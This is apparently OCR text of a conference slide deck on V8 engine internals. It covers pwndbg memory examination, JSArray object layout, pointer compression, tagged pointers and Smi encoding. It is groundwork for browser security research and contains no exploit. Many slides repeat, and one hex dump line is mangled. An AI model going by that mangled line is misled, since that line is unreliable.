pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· Analyzing memory

```
// Hi Hack.lu(ASCII): 0x48, 0x69, 0x20, 0x48, 0x61, 0x63, 0x6b, 0x2e, 0x6c, 0x75
                                                a H   i H
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003
                              u l . k c
```

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory

```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory

```
// Hi Hack.lu(ASCII): 0x48, 0x69, 0x20, 0x48, 0x61, 0x63, 0x6b, 0x2e, 0x6c, 0x75
                                                  a H   i H
                                                  ↑ ↑ ↑ ↑ ↑
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003
                ↓ ↓ ↓ ↓ ↓
                u l . k c
```

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory

```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory

```
// Hi Hack.lu(ASCII): 0x48, 0x69, 0x20, 0x48, 0x61, 0x63, 0x6b, 0x2e, 0x6c, 0x75
                                                  a H   i H
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd5000075 6c2e6b63    0x0a38d406da000003
                           u l . k c
```

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory

```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory

02 Object (1)

Object

Object

JSObject

{key: value}

Array

JSArray

[index]

02 Object (2)

Map Object

- Tracks an object's properties and their memory layout
- Similar structures share the same map

Properties Object

- "Named" Data stored inside the Object
- ex) Object: {"first": 1, "second": 2, ···}, ···

Elements Object

- Values stored in Array and "Indexed" data stored inside the Object
- ex) Array: [0, 1, 2, ···], Object: {0: 'a', 1: 'b', ···}, ···

02 Object (3)

Example 1

```
// debug_print.js
let eqst_element = [1, 2, 3];
%DebugPrint(eqst_element);
while(1); // or %SystemBreak(), prevent to memories reset
```

```
// Result of %DebugPrint

~/EQST/v8/out/splice$ gdb -q ./d8   // Attach d8
pwndbg> r --allow-natives-syntax chapter2/debug_print.js   //
Run JS file

DebugPrint: 0x2b400049b89: [JSArray]
 - map: 0x02b40018e6b1 <Map[16](PACKED_SMI_ELEMENTS)>
[FastProperties]
 - prototype: 0x02b40018e925 <JSArray[0]>
 - elements: 0x02b40019a63d <FixedArray[3]>
 - length: 3
 - properties: 0x02b4000006cd <FixedArray[0]>
 - All own properties (excluding elements): { ... }
 - elements: 0x02b40019a63d <FixedArray[3]> {
           0: 1
           1: 2
           2: 3
 }
```

· Examining memory (1)

```
pwndbg> x/4wx 0x2b400049b89
0x2b400049b89:   0xcd0018e6   0x3d000006   0x060019a6   0x00000000
```

· JSArray Object Structure

Map	0x02b40018e6b1
Properties	0x02b4000006cd
Elements	0x02b40019a63d
Length	3

02 Object (3)

Example 1

```
// debug_print.js
let eqst_element = [1, 2, 3];
%DebugPrint(eqst_element);
while(1); // or %SystemBreak(), prevent to memories reset
```

```
// Result of %DebugPrint

~/EQST/v8/out/splice$ gdb -q ./d8   // Attach d8
pwndbg> r --allow-natives-syntax chapter2/debug_print.js   //
Run JS file

DebugPrint: 0x2b400049b89: [JSArray]
 - map: 0x02b40018e6b1 <Map[16](PACKED_SMI_ELEMENTS)>
[FastProperties]
 - prototype: 0x02b40018e925 <JSArray[0]>
 - elements: 0x02b40019a63d <FixedArray[3]>
 - length: 3
 - properties: 0x02b4000006cd <FixedArray[0]>
 - All own properties (excluding elements): { ... }
 - elements: 0x02b40019a63d <FixedArray[3]> {
           0: 1
           1: 2
           2: 3
 }
```

· Examining memory (1)

```
pwndbg> x/4wx 0x2b400049b89
0x2b400049b89:   0xcd0018e6   0x3d000006   0x060019a6   0x00000000
```

· JSArray Object Structure

Map	0x02b40018e6b1
Properties	0x02b4000006cd
Elements	0x02b40019a63d
Length	3

· Examining memory (2)

```
pwndbg> x/4wx 0x2b400049b89 - 1
0x2b400049b88:   0x0018e6b1   0x000006cd   0x0019a63d   0x00000006
```

03 Value Representation (1)

Pointer Compression

- Most objects use Pointer Compression
- Reduce the size of pointers by using 32-bit addresses

> ex) 0x02b40018e6b1
> 64bits : 0x000002b40018e6b1
> 32bits : 0x0018e6b1 (Base Address : 0x000002b4)

- Increased memory efficiency
- Enhanced security (2^32, 4GB == Sandbox)

03 Value Representation (1)

Pointer Compression


- Most objects use Pointer Compression
- Reduce the size of pointers by using 32-bit addresses

ex) 0x02b40018e6b1
64bits : 0x000002b40018e6b1
32bits : 0x0018e6b1 (Base Address : 0x000002b4)

- Increased memory efficiency
- Enhanced security (2^32, 4GB == Sandbox)

Tagged Pointer

- Can you guess? 0x0003abc1
- for pointers : LSB 1



- 0x0003abc1 == ... 1010 1011 1100 0001 == pointer!

- JSArray Object Structure

Map	0x02b40018e6b1 → Real Address : 0x02b40018e6b0
Properties	0x02b4000006cd → Real Address : 0x02b4000006cc
Elements	0x02b40019a63d → Real Address : 0x02b40019a63c
Length	3

03 Value Representation (1)

Pointer Compression


- Most objects use Pointer Compression
- Reduce the size of pointers by using 32-bit addresses

ex) 0x02b40018e6b1
64bits : 0x000002b40018e6b1
32bits : 0x0018e6b1 (Base Address : 0x000002b4)

- Increased memory efficiency
- Enhanced security (2^32, 4GB == Sandbox)

Tagged Pointer

- Can you guess? 0x0003abc1
- for pointers : LSB 1



- 0x0003abc1 == ... 1010 1011 1100 0001 == pointer!

- JSArray Object Structure

Map	0x02b40018e6b1
Properties	0x02b4000006cd
Elements	0x02b40019a63d
Length	3

Is it the same...?


- Examining memory

```
pwndbg> x/4wx 0x2b400049b89-1
0x2b400049b88:  0x0018e6b1  0x000006cd  0x0019a63d
0x00000006
```

03 Value Representation (2)

Smi(Small Integer)


- Handling small integers in V8
- Shifting signed Integer left by 1 bit in binary, so Smi's LSB is always 0



03 Value Representation (2)

Smi(Small Integer)


- Handling small integers in V8
- Shifting signed Integer left by 1 bit in binary, so Smi's LSB is always 0



03 Value Representation (2)

Smi(Small Integer)

- Handling small integers in V8
- Shifting signed Integer left by 1 bit in binary, so Smi's LSB is always 0




※ Tag Bit
- 0: Smi
- 1: Tagged Pointer

03 Value Representation (2)


Smi(Small Integer)

- Handling small integers in V8
- Shifting signed Integer left by 1 bit in binary, so Smi's LSB is always 0



Bit Shift Calculator

Input: 0011(=3) << 1 => Output: 0110(=6)

